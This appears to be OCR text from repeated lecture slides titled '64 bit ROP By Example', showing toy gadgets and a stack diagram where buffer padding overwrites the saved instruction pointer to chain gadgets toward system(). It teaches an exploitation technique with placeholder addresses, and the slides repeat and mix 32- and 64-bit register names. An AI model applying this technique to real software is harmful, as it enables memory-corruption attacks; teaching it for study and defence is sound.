
<handleData>:

```
...
ret  (= pop EIP)
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



ESP

```
&system()@plt
0x03     -> rcx
0xB00
0x02     -> rbx
0x01     -> rax
0xA00 (SIP)
0xffffabcd
AAAAAAAAAAAAAAAA
```

EIP


<handleData>:

```
...
ret
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



ESP

```
&system()@plt
0x03     -> rcx
0xB00
0x02     -> rbx
0x01     -> rax
0xA00 (SIP)
0xffffabcd
AAAAAAAAAAAAAAAA
```

EIP


<handleData>:

```
...
ret
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



&system()@plt
0x03 -> rcx
0xB00
0x02 -> rbx
0x01 -> rax
0xA00 **(SIP)**
0xffffabcd
AAAAAAAAAAAAAAAA


<handleData>:

```
...
ret
```

```
0xB00: pop rcx
0xB01: ret
```

```
0xA00: pop rax
0xA01: pop rbx
0xA02: ret
```

64 bit ROP By Example



